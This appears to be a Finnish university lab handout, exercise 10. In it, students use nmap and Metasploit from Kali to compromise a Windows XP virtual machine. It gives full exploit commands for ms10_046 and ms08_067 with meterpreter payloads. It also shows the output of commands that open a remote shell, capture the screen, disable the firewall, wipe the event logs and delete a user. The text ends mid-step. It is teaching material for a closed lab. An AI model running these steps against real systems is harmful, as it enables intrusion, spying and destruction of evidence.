
Lab10– Attacking windows xp with Kali

Special thanks for student Vesamäki inspiring/inventing basics of this lab with his seminar on cyber security course.

Use Kali (ghost/virtuaalikoneet/ttks/) and windows XP (Ghost -> virtuaalikoneet)

If possible keep following both machines during different phases of the lab, and try to understand what is happening.


Both on same host only adapter



Disable USB controlles on windows, or virtualbox might have problems

- **Port Scan (1p)**


Log on both machines. Change settings so that both VMs get ip address from DHCP. On Kali you need to change network setting from graphical ui! (Kiinteä yhteys → asetukset → ipv4 → from manual to DHCP, ok. After that turn it down and up from GUI)



Check that both machines are on same network.

Then try to do port scan Windows from Kali:

nmap -T5 x.x.x.x



where x.x.x.x is ip-address of the Windows machine.

Did you find any open ports? Any ideas why?

- **Let's get dangerous (1p)**

Ok, so we let's try something else.

Open metasploit form Kali:

msfconsole

Then select:


use exploit/windows/browser/ms10_046_shortcut_icon_dllloader

set srvhost y.y.y.y

set payload windows/meterpreter/reverse_tcp

set lhost y.y.y.y

exploit



where y.y.y.y is ip address of Kali.

Now from Windows use internet explorer to browse y.y.y.y

What did happen on windows?

What did happen on Kali?

```
[*] 192.168.56.101   ms10_046_shortcut_icon_dllloader - Sending DLL payload
[*] 192.168.56.101   ms10_046_shortcut_icon_dllloader - Received WebDAV PROPFIND
 request for /RSVxjdOJNbz/asjowVqDb.dll.123.Manifest
[*] 192.168.56.101   ms10_046_shortcut_icon_dllloader - Sending 404 for /RSVxjdO
JNbz/asjowVqDb.dll.123.Manifest ...
[*] Sending stage (957487 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:4444 -> 192.168.56.101:1042) at
 2017-04-13 12:43:23 +0300
```

- **Let me look (1p)**

On Kalis metasploit terminal, type:

sessions -i 1

shell

```
msf exploit(ms10_046_shortcut_icon_dllloader) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1824 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\sulo\Desktop>
```

What did shell command do? What could you do from it?

then lets try some commands:

First lets exit shell:

Exit

Then:

bgrun screenspy -d 1 -t 10

```
meterpreter > bgrun screenspy -d 1 -t 10
[*] Executed Meterpreter with Job ID 0
meterpreter > [*] New session on 192.168.56.101:1042...
[*] explorer.exe Process found, migrating into 1612
```

What does this command do?

- **Serious business (1p)**

Back to session 1… Lets try something else:

run getcountermeasure –d

```
meterpreter > run getcountermeasure -d
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
[*]
[*]     Domain profile configuration:
[*]     ---------------------------------------------------------------
[*]     Operational mode                  = Enable
[*]     Exception mode                    = Enable
[*]
[*]     Standard profile configuration (current):
[*]     ---------------------------------------------------------------
[*]     Operational mode                  = Enable
[*]     Exception mode                    = Enable
[*]
[*]     Local Area Connection firewall configuration:
[*]     ---------------------------------------------------------------
[*]     Operational mode                  = Enable
[*]
[*] Disabling Built in Firewall.....
[*] Checking DEP Support Policy...
```

What did this command do?

Now it is time to try nmap again with same command we did use at beginning.

What ports it finds open?

```
root@kali:~# nmap -T5 192.168.56.101

Starting Nmap 7.01 ( https://nmap.org ) at 2017-04-13 12:48 EEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00050s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:57:9C:66 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
```

- **ITS VULNERABLE!!!! (1p)**

Lets then try use those ports to get connection to Windows:

msfconsole

use exploit/windows/smb/ms08_067_netapi

set payload windows/meterpreter/bind_tcp


set rport 139

set SMBDirect false

set rhost x.x.x.x

exploit


ps



Find what pid explorer.exe has. Lets call this value z, so PID = z on next command

migrate z

pwd



Try what else you can do from here, create folder, create file, delete something? etc…

Lokit deletettu

```
meterpreter > clearev
[*] Wiping 65 records from Application...
[*] Wiping 118 records from System...
[*] Wiping 0 records from Security...
```

Deletet user sulo:

```
meterpreter > run post/windows/manage/delete_user USERNAME=sulo
[*] User was deleted!
```

Started vnc session: